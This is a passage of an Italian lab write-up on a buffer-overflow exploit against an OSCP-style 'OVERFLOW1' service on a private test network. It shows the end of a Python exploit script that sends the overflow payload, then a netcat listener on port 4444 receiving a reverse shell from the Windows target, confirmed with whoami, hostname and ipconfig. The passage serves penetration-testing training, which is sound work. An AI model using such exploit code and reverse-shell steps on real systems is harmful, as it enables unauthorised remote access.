        print("Sferrando l'attacco finale...")
        s.send(b"OVERFLOW1 " + payload)
        print("Payload inviato! Controlla il tuo listener nc.")
except Exception as e:
    print(f"Errore: {e}")

```

7. Esecuzione e Proof of Concept

Dopo aver messo in ascolto un listener sulla porta 4444 della macchina Kali, l'exploit è stato eseguito. Immunity Debugger ha mostrato la creazione di nuovi thread, confermando l'esecuzione del payload.

- **Conferma:** È stata ottenuta una reverse shell interattiva. I comandi `whoami`, `hostname` e `ipconfig` confermano l'accesso con privilegi utente sul target.

Il terminale con la shell attiva:

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nc -lvp 4444  
listening on [any] 4444 ...  
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.103] 55298  
Microsoft Windows [Versione 10.0.19045.2965]  
(c) Microsoft Corporation. Tutti i diritti sono riservati.  
  
C:\Users\User\Desktop\oscp>whoami  
whoami  
desktop-8cajrto\user  
  
C:\Users\User\Desktop\oscp>hostname  
hostname  
DESKTOP-8CAJRTO  
  
C:\Users\User\Desktop\oscp>ipconfig  
ipconfig  
  
Configurazione IP di Windows  
  
Scheda Ethernet Ethernet:  
  
Suffisso DNS specifico per connessione:  
Indirizzo IPv6 locale rispetto al collegamento . : fe80::7de5:ce64:b266:fed3%11  
Indirizzo IPv4. . . . . : 192.168.56.103  
Subnet mask . . . . . : 255.255.255.0  
Gateway predefinito . . . . . :  
  
C:\Users\User\Desktop\oscp>
```